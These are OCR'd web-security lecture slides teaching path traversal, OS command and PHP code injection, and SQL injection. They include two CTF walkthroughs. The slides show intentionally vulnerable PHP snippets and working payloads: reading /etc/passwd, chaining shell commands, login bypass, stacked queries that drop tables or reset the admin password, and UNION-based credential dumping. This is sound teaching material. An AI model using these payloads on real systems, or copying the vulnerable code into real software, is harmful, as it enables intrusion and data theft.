
Server



- Prepared statements
- Server-side filtering
- Web Application Firewalls
- CSRF tokenization

Path Traversal

Path Traversal in a Nutshell



Source: https://portswigger.net/web-security/file-path-traversal
OWASP > [A01:2021 – Broken Access Control](#) **>** [Path Traversal](#)

Example of a Path Traversal Attack

show.php

```php
<?php
  echo file_get_contents("pages/" . $_GET["page"]);
?>
```

- Consider a web server whose webroot is /var/www/html (standard location on Linux servers)
  - The webroot is the topmost directory in which the files of a website are stored
  - Files outside the webroot are not accessible
- The webroot contains the file show.php above and a directory pages containing some text files that can be included by the PHP script

Intended Usage

Attack

- Root cause of the problem: The user input provided through via page variable is not (correctly) filtered!
- Attacker can “climb up” multiple levels in the directory hierarchy (and exit the webroot) by using ../ (Linux) or ..\ (Windows) and get access to any file on the web server (sensitive operating system files, TLS keys, etc.)

GET /show.php?page=../../../etc/passwd HTTP/2
Host: example.com

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

example.com

Training challenge #02

URL: https://training02.webhack.it

NOTE: **THE CHALLENGE IS LIVE!**
TRY IT TO LEARN!

Description:

Fun with flags!

Hint:

Flag is at /flag

Credits: 35c3 Junior CTF

```php
<?php
  highlight_file(__FILE__);
  $lang = $_SERVER['HTTP_ACCEPT_LANGUAGE'] ?? 'ot';
  $lang = explode(',', $lang)[0];
  $lang = str_replace('../', '', $lang);
  $c = file_get_contents("flags/$lang");
  if (!$c) $c = file_get_contents("flags/ot");
  echo '<img src="' . base64_encode($c) . '">';
```

Warning: file_get_contents(flags/it-IT): failed to open stream: No such file or directory in **/var/www/html/index.php** on line **6**

Analysis

- The application wants to show a flag based on the user's language
- The user's language is sent by the browser with header **HTTP_ACCEPT_LANGUAGE**
- The flag is retrieved from the flags directory. If missing, a global flag is used.
- To prevent problems, '../' is replaced with ''

What can go wrong?

Problems

- **HTTP_ACCEPT_LANGUAGE** is under the client control, hence it can be modified
- there is input sanitization on the value of this header but it is not very effective
- the value is used to access a path on the server
- hence, there is a user-controlled input that is used to build a file path
- the user can access any file that is accessible by the web server

Burp Suite Community Edition v2021.7.2-8935 (Early Adopter) - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
1	http://192.168.1.220:1234	GET				200	77162	HTML					192.168.1.220		12:48:22 6 ...	8080
2	http://192.168.1.220:1234	GET				404	457	HTML	ico	404 Not Found			192.168.1.220		12:48:31 6 ...	8080

- http://192.168.1.220:1234/
- Add to scope
- Scan
- Send to Intruder Ctrl-I
- Send to Repeater Ctrl-R
- Send to Sequencer
- Send to Comparer (request)
- Send to Comparer (response)
- Show response in browser
- Request in browser
- Engagement tools [Pro version only]
- Show new history window
- Add comment
- Highlight
- Delete item
- Clear history
- Copy URL
- Copy as curl command
- Copy links
- Save item
- Proxy history documentation

Request

Pretty Raw Hex \n

```
1 GET / HTTP/1.1
2 Host: 192.168.1.220:1234
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Win
  Chrome/92.0.4515.107 Safari/
5 Accept:
  text/html,application/xhtml+
  .8,application/signed-exchan
6 Accept-Encoding: gzip, defla
7 Accept-Language: en-US,en;q=
8 Connection: close
9
10
```

Search... 0 matches

Response

Pretty Raw Hex Render \n

```
<?php
  highlight_file(__FILE__);
  $lang = $_SERVER['HTTP_ACCEPT_LANGUAGE'] ?? 'ot';
  $lang = explode(',', $lang)[0];
  $lang = str_replace('../', '', $lang);
  $c = file_get_contents("flags/$lang");
  if (!$c) $c = file_get_contents("flags/ot");
  echo '<img src="' . base64_encode($c) . '">';
```

INSPECTOR

- Request Headers (7)
- Response Headers (7)

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 × ...

Send Cancel

Target: http://192.168.1.220:1234

Request

Pretty Raw Hex \n

```
1 GET / HTTP/1.1
2 Host: 192.168.1.220:1234
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/92.0.4515.107 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
  .8,application/signed-exchange;v=b3;q=0.9
7 Accept-Language: .../.../.../.../.../.../.../.../.../flag,en;q=0.9
```

Search... 0 matches

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200 OK
2 Date: Fri, 06 Aug 2021 10:53:33 GMT
3 Server: Apache/2.4.38 (Debian)
4 X-Powered-By: PHP/7.2.34
5 Vary: Accept-Encoding
6 Content-Length: 2707
7 Connection: close
8 Content-Type: text/html; charset=UTF-8
9
10 <code><span style="color: #000000">
11 <span style="color: #0000BB">&lt;?php<br />  highlight_file</span><span style="
  color: #007700">(</span><span style="color: #0000BB">__FILE__</span><span style="color:
  #007700">);<br />  </span><span style="color: #0000BB">$lang </span><span style
  ="color: #007700">= </span><span style="color: #0000BB">$_SERVER</span><span style="
  color: #007700">[</span><span style="color: #DD0000">'HTTP_ACCEPT_LANGUAGE'</span><span style=
  "color: #007700">] ?? </span><span style="color: #DD0000">'ot'</span><span style="
  color: #007700">;<br />  </span><span style="color: #0000BB">$lang </span><span
   style="color: #007700">= </span><span style="color: #0000BB">explode</span><span style="
  color: #007700">(</span><span style="color: #DD0000">','</span><span style="color: #007700">
  , </span><span style="color: #0000BB">$lang</span><span style="color: #007700">)[</span><
  span style="color: #0000BB">0</span><span style="color: #007700">];<br />  </span><
  span style="color: #0000BB">$lang </span><span style="color: #007700">= </span><span
   style="color: #0000BB">str_replace</span><span style="color: #007700">(</span><span style="
  color: #DD0000">'../'</span><span style="color: #007700">, </span><span style="color:
  #DD0000">''</span><span style="color: #007700">, </span><span style="color: #0000BB">
  $lang</span><span style="color: #007700">);<br />  </span><span style="color:
  #0000BB">$c </span><span style="color: #007700">= </span><span style="color: #0000BB
  ">file_get_contents</span><span style="color: #007700">(</span><span style="color: #DD0000">
  "flags/</span><span style="color: #0000BB">$lang</span><span style="color: #DD0000">"</span><
  span style="color: #007700">);<br />  if (!</span><span style="color: #0000BB">
  $c</span><span style="color: #007700">) </span><span style="color: #0000BB">$c </
  span><span style="color: #007700">= </span><span style="color: #0000BB">file_get_contents
  </span><span style="color: #007700">(</span><span style="color: #DD0000">"flags/ot"</span><
  span style="color: #007700">);<br />  echo </span><span style="color: #DD0000">
  '&lt;img src="' </span><span style="color: #007700">. </
  span><span style="color: #0000BB">base64_encode</span><span style="color: #007700">(</span><
  span style="color: #0000BB">$c</span><span style="color: #007700">) . </span><span
  style="color: #DD0000">'"&gt;'</span><span style="color: #007700">;<br /><br /></span>
12 </span>
13 </code><img src="">
```

Search... 0 matches

INSPECTOR

Selection (44)

SELECTED TEXT

```
MzVjM19aG1zX2ZsYWdfaXNfdGh1X2J1NXRfZ
mwOZwo=
```

DECODED FROM: Base64

```
35c3_this_flag_is_the_be5t_fl4g
```

Query Parameters (0)

Body Parameters (0)


Request Cookies (0)

Request Headers (7)

Response Headers (7)

Command & Code Injection

Command Injection in a Nutshell



Source: https://portswigger.net/web-security/os-command-injection
OWASP > [A03:2021 – Injection](#) **>** [Command](#) **and** [Code](#) **injection**


Command Injection Attacks

- Most programming languages provide function to execute system commands, e.g., **system** in PHP
- Precisely, system starts a new shell (e.g., /bin/bash) which is used to process the command given as parameter to the function
- The page **ping.php** below uses the system function to ping an IP address provided by the user via the ip variable
- Feeding user input to the function without validation can lead to disasters :)

ping.php

```
<?php
  system("ping -c 4 " . $_GET["ip"] . " -i 1");
?>
```

Intended Usage




```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=63 time=270 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=63 time=20.0 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=63 time=24.6 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=63 time=30.2 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3039ms
rtt min/avg/max/mdev = 20.048/86.493/270.999/106.585 ms
```

Attack

; can be used in almost every shell to combine multiple commands in a single one

comments the remaining part of the ping command to avoid malformed inputs

GET /ping.php?ip=8.8.8.8; cat /etc/passwd # HTTP/2
Host: example.com

example.com

Output of ping

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=63 time=270 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=63 time=20.0 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=63 time=24.6 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=63 time=30.2 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3039ms
rtt min/avg/max/mdev = 20.048/86.493/270.999/106.585 ms
```

Output of cat


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
...
```

Code Injection Attacks

calc.php

```php
<?php
  eval("echo " . $_GET["expr"] . ";");
?>
```

- Many interpreted languages provide functions to dynamically evaluate strings as code, e.g., eval in PHP
- Idea: I implement an evaluator of numeric expressions and use eval to take advantage of the PHP interpreter! **What can go wrong?**



Code Injection Attacks (2)

calc.php

```
<?php
  eval("echo " . $_GET["expr"] . ";");
?>
```

Answer: Well, everything!

GET /calc.php?expr=file_get_contents('/etc/passwd')

HTTP/2 Host: example.com

example.com

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
...

Command & Code Injections

- The root cause of both problems is the same: user input is provided as input to dangerous functions without prior validation!

- By exploiting these vulnerabilities, an attacker could:
  - execute arbitrary commands / code on the server (Remote Code Execution)
  - access sensitive files on the server
  - acquire control of the server machine!


Moodle Command Injection (2018)

Evil Teacher: Code Injection in Moodle

11 min read — 12 Jun 2018 by Robin Peraglie

Moodle is a widely-used open-source e-Learning software with more than **127 million** users allowing teachers and students to digitally manage course activities and exchange learning material, often deployed by large universities. In this post we will examine the technical intrinsics of a **critical vulnerability** in the previous Moodle release detected by RIPS Code Analysis (CVE-2018-1133).

PHP SECURITY CODE EXECUTION MOODLE VULNERABILITY PLATFORM TOP5



Details: https://blog.ripstech.com/2018/moodle-remote-code-execution/

Training challenge #03

URL: https://training03.webhack.it

NOTE: THE CHALLENGE IS LIVE! TRY IT TO LEARN!

Description:

Damn it, that stupid smart cat litter is broken again. Now only the debug interface is available here and this stupid thing only permits one ping to be sent! I know my contract number is stored somewhere on that interface but I can't find it and this is the only available page! Please have a look and get this info for me!

Credits: Insomni'Hack 2016

Smart Cat debugging interface

Ping destination: google.it

Ping results:

```
PING google.it (142.250.184.67) 56(84) bytes of data.
64 bytes from mil41s03-in-f3.1e100.net (142.250.184.67): icmp_seq=1 ttl=113 time=15.7 ms

--- google.it ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 15.747/15.747/15.747/0.000 ms
```

Analysis


- The application is running the ping command
- This is a standard shell utility
- If we insert some special characters (e.g., &&) then the application gives an error. Hence, there is some kind of input sanitization

What can go wrong?

Problems

- It is very hard to perform input sanitization!

- If this was made with custom code, there is a chance that the developer did not considered some corner cases.



google.it**%0afind**

where:

- **%0a** is the newline character
- **find** is standard shell utility

google.it%0acat<there/is/your/flag/or/maybe/not/what/do/you/think/really/please/tell/me/seriously/though/here/is/the/flag

SQL Injection

What is SQL?

- SQL is the declarative language used for querying relational databases
- Relational databases build upon the concept of tables (consisting of multiple columns) where the user's data is stored

user	password	age
admin	1f4sdge!	37
mauro	mkfln34.	30
matteo	a4njDa!	42

Sample table users storing data of users registered on a website

On real websites you shouldn't store passwords in cleartext!

Basic SQL Syntax

- Fetch records from a table

```
SELECT * FROM users
WHERE user='admin' AND
password='1f4sdge!';
```

- Add new records into a table

```
INSERT INTO users VALUES ('karl',
's3cr3t', 23);
```

- Update existing records:

```
UPDATE users SET age=age+1;
```


- Remove records from a table:

```
DELETE FROM users
WHERE age<25;
```

- Remove a table from the database

```
DROP TABLE users;
```

SQL Injection in a Nutshell



Source: https://portswigger.net/web-security/sql-injection
OWASP > A03:2021 – Injection **>** SQL injection

SQL Injection

- A **SQL injection** is yet another instance of an **input validation vulnerability** where untrusted user input is embedded into a query which is sent to the database

Source: danieldafoe.com

- It is a specific instance of a code injection vulnerability in the context of databases
- By providing a carefully crafted payload, an attacker can alter the intended effect of a query and:
  - **get access to sensitive data**
  - **tamper the integrity of data in the database**
  - **perform destructive attacks (drop tables)**

Basic SQL Injection - Login

```php
<?php
  $db = new PDO(CONNECTION_STRING, DB_USER, DB_PASS);

  $query = "SELECT * FROM users WHERE user = '" . $_POST["user"] .
        "' AND password = '" . $_POST["password"] . "'";

  $sth = $db->query($query);
  $user = $sth->fetch();

  if ($user !== false) {
    // authenticate as the selected user
    start_session();
    $_SESSION["user"] = $user["user"];
  } else {
    // login failure
  }
?>
```

- This code implements the login functionality of a standard website
- The query checks if the provided username and password match an entry in the database

Legitimate Use Case

- The administrator authenticates with his credentials:
  - user: **admin**
  - password: **1f4sdge!**

```
$query = "SELECT * FROM users WHERE user = '" .
        $_POST["user"] . "' AND password = '" .
        $_POST["password"] . "'";
```

```
SELECT * FROM users WHERE user='admin'
AND password='1f4sdge!'
```

Exploit - Login Without Password

- The attacker uses the following input
  - user: **admin' --**
  - password: **whatever**

```
$query = "SELECT * FROM users WHERE user = '" .
        $_POST["user"] . "' AND password = '" .
        $_POST["password"] . "'";
```

```
SELECT * FROM users WHERE user='admin' -- ' AND password='whatever'
```

-- followed by a space starts an inline comment, the part of the query in gray is ignored!

The attacker authenticates as the administrator!

Alternative exploit

- The attacker uses the following input
  - user: **admin**
  - password: **' OR password LIKE '%**

```
$query = "SELECT * FROM users WHERE user = '" .
         $_POST["user"] . "' AND password = '" .
         $_POST["password"] . "'";
```

```
SELECT * FROM users WHERE user='admin' AND password='' OR password LIKE '%';
```

The attacker authenticates as the first user in the users table (less control w.r.t. the previous payload)

% matches an arbitrary sequence of characters, the condition is always satisfied

Stacking Queries

- If stacked queries are enabled in the DB configuration, the attacker can perform a variety of attacks harming the integrity of the database

- Adding a new user to the database:
  - **user: '; INSERT INTO users (user, password, age) VALUES ('attacker', 'mypwd', 1) -- -**

```
SELECT * FROM users WHERE user=''; INSERT INTO
users (user, password, age) VALUES ('attacker',
'mypwd', 1) -- -' AND password='whatever'
```

Stacking Queries


- Edit the password of the administrator:
  - **user: '; UPDATE TABLE users SET password='newpwd' WHERE user='admin'-- -**

```
SELECT * FROM users WHERE user=''; UPDATE TABLE users
SET password='newpwd' WHERE user='admin'-- -' AND password=''
```

- Drop the users table from the database:
  - **user: '; DROP TABLE users -- -**

```
SELECT * FROM users WHERE user=''; DROP TABLE
users -- -' AND password='';
```

Little Bobby Tables



Source: https://xkcd.com/327/

SQL Injection - Second Part

```php
<?php
  $db = new PDO(CONNECTION_STRING, DB_USER, DB_PASS);

  start_session();
  $query = "SELECT sender, content FROM messages WHERE
        receiver = '" . $_SESSION["user"] . "' AND
        content LIKE '%" . $_GET["search"] . "%'";

  $sth = $db->query($query);

  foreach ($sth as $row) {
    echo "Sender: " . $row["sender"];
    echo "Content: " . $row["content"];
  }
?>
```

- This vulnerable snippet of code prints the messages of the authenticated user (using the code shown before) containing the string provided via the parameter search

Pulling Data From Other Tables

- Using the injection techniques seen so far, an attacker can dump the contents of the messages table

- Using the UNION keyword, the attacker can leak the content of other tables in the system, e.g., by providing the following search parameter:

' UNION SELECT user, password FROM users -- -

The two SELECT subqueries must return the same number of columns

```
$query = "SELECT sender, content FROM messages WHERE
      receiver='" . $_SESSION["user"] . "' AND
      content LIKE '%" . $_GET["search"] . "%'";
```

